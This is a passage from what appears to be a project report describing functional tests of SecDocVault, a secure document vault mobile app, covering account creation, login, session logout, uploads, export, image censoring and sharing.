


Figure 15 - Subsequent login options

The “PIN” option allows users to login into the account by using a 4-digit pin or biometrics if they are available and enabled both on the device itself and the application, “Passkey” uses device’s authentication, “none” option forces a user to apply their email and password on each login.

The following tests were conducted and passed:

- Password validation verification.
- Passphrase validation verification.
- **Full account creation**
  - With a different verification email recipient device.
  - With identical verification email recipient device.
  - With enabled key recovery.
  - With auto-generated passphrase.
  - With disabled key recovery.
  - With PIN/Passkey/None follow-up authentication options.
  - Account creation with duplicate email (rejected).

- Guest account creation

  - With PIN/Passkey/None follow-up authentication options.
  - Second account creation on a single device (data overridden with prior warning).

5.1.2.1.2 Guest account promotion to full account

SecDocVault has a functionality to promote a guest account to a full one with all the settings and documents remaining in place. Once a guest is on the main screen after login, they can upload documents and access settings where they will find an option to upgrade.




Figure 16 - Guest account promotion flow

Once the user fills out the required fields at the promotion process, they receive an email verification (Fig. 23), after that, the user is offered the option to select a follow-up authentication method as with usual registration (Fig. 15). After that we can verify that document remains and can be decrypted.




Figure 17 - Account's document remains after promotion

Following tests were conducted and passed:

- Promotion with multiple documents.
- Promotion with no documents.
- Promotion with a different verification email recipient device.
- Promotion with identical verification email recipient device.
- Promotion with backup passphrase creation.

5.1.2.1.3 Login, logout & delete account

There are two initial login methods: one for full account and another for guest, both of which can be navigated to from the welcome screen and can be switched between one another. This kind of login appears after a deliberate logout, accessing another account or on a new device. Full account login requires email and password, while guest account requires password only. On both screens, there is a button to navigate to corresponding registration screens. If the password entered is incorrect, a “forgot password” option appears.




Figure 18 - Login screens

After the initial login, the user may select a follow-up authentication method as with registration (Fig. 15). It is worth mentioning that it can be later changed in the settings (Fig. 19). Also, settings allow you to change the password and email (Fig. 20). Both trigger reauthentication at that point in time, if it succeeds, either a

password change link (Figs. 12-13) is sent or verification email is sent to a new email (Fig. 23).




Figure 19 - Follow-up authentication change




Figure 20 - Email and password change




Figure 21 - Password reset email




Figure 22 - Password reset web page

Logout can be performed via the "Logout" button in the top right corner of the settings (Figs. 10-11). The user will be asked if they are sure that they want to log out. After that, the user will have to authenticate via the initial flow (Fig. 18). Account deletion can be done via the "Delete Account & All Data" button in settings (Fig. 20), after the warning, will trigger deletion of all firebase records and data from all

services used by the account as well as all local records cleanup. Full deletion was also verified during tests. The user is redirected to the welcome screen (Fig. 18).

Following tests were conducted and passed:

- Password reset.
- Forgot Password.
- Email reset.
- Email reset with duplicate email (rejected).
- Logout.
- Full account deletion with both cloud and local data.
- Guest account initial login flow.
- Full account initial login flow.
- Different follow-up login methods.

5.1.2.1.4 Session management

SecDocVault has logout on context switching logic implemented, so at any point that the app goes into background state, the user is logged out. This includes events like switching to another app, the phone falling asleep or just closing SecDocVault. No inactivity timeout logic is implemented, this can be replaced by the phone just going into sleep state. Another important consideration is context switching within the application itself e.g. opening gallery, camera or file selector. After such a logout, the user is greeted with a follow-up login screen (Fig. 32).



Figure 23 - Follow-up login screen

Following tests were conducted and passed:

- Setting the application to background at different screens and processes.
- Switching to other apps while on different screens and processes.
- Waiting for the phone to fall asleep at different screens.
- Accessing gallery.
- Accessing file selector.
- Accessing camera.

5.1.2.2 Upload, preview, export & deletion

This section will discuss testing carried out on the components of the system which would be used the most. Their secureness and effectiveness is out of scope for this part of assessment, these will undergo testing described in other sections. Once logged in, the user lands on the main screen (Fig. 24), from there, a user can interact with document tiles by long pressing them, upload documents or navigate to other components of the system like sharing screens or settings.




Figure 24 - Main screen

5.1.2.2.1 Upload

From the main screen (Fig. 24), the user has three options for uploading a document, “upload new image” opens the gallery for selection of an image, option “Scan & Upload” opens the camera in photo mode and allows the user to do a single photo. Lastly, “Browse Files” option opens a file explorer that allows you to upload 1 file of any of the following types: image, video, audio, txt, PDF or Microsoft Office formats.




Figure 25 - Upload screens

After a user uploads a single file, they get redirected to the document data specification and preview screen (Fig. 26). If the file uploaded was an image, from there they can add up to 10 images, if it was not, only the file uploaded proceeds. There, users can preview some of the document types: image, video, audio, txt, PDF. Also, they can name the document, add a description to it and manage options (cloud/local storage and key recovery). If the user has a guest account, cloud and key recovery options are not listed. After that user confirms upload and gets redirected to the main screen again (Fig. 24).




Figure 26 - Document upload and preview screen

Following tests were conducted and passed:

- Upload of a single document of each type (within 10MB per file limit).
- Upload 10 images (each image within the 10MB limit).
- Cancelling upload - receiving a warning before proceeding.
- Uploading files above 10MB - declined.
- Uploading more than 10 files - declined.
- Uploading locally.
- Uploading to the cloud.
- Uploading to both locations.
- Preview on upload of all supported file types.

5.1.2.2.2 Preview, export and deletion

As mentioned above, from the main screen user can interact with document tiles by long pressing them, this opens additional actions (Fig. 27).




Figure 27: Long pressed main screen tile

If the user clicks on the tile, a preview screen opens for the document (Fig. 28), where the user can decrypt the file to preview, export, share, manage storage options or fully delete.




Figure 28: Document preview screen

Following tests were conducted and passed:

- Change of storage location local/cloud or both.
- Deletion from cloud.

- Deletion from local.
- Deletion of different file types and documents with multiple images.
- Export before decryption.
- Export after decryption.
- Export of multiple images one by one.
- Preview of supported file types.

5.1.2.2.3 Censoring and editing

Editing only allows you to modify document title and description. It is available for all supported document types and can be accessed via the pencil icon in the top right corner of the preview screen (Fig. 28).




Figure 29: Editing screen

Another feature is censoring (Fig. 30), it is only available for images on the preview screen and automatically covers sensitive information like passwords or credit card numbers with black shapes. User can export the image with those corrections.




Figure 30: Censoring

The following tests were conducted and passed:

- Editing in offline mode.
- Editing of documents stored both on cloud and locally.
- Censoring of different images with sensitive content of different types like PPS numbers, bank details and passwords.
- Export of censored images.

5.1.2.3 Sharing

THis feature is only available if both the account and file are cloud-based, in that case, the share option appears on a long pressed main screen tile (Fig. 27) and preview screen (Fig. 28). Once clicked it redirects to the sharing screen (Fig. 31).






Figure 31: Sharing screen *Figure 32: Shared by me screen*

A user can specify the mail of a different user he wants to share a document with, allow/deny file download and set a retention period in days. Once shared, they get redirected to the “Shared by me” screen where they can view shared files (Fig. 32). The user receiving a share will see it in their “Sharing incomes” screen, where they can accept or deny the share (Fig.33).

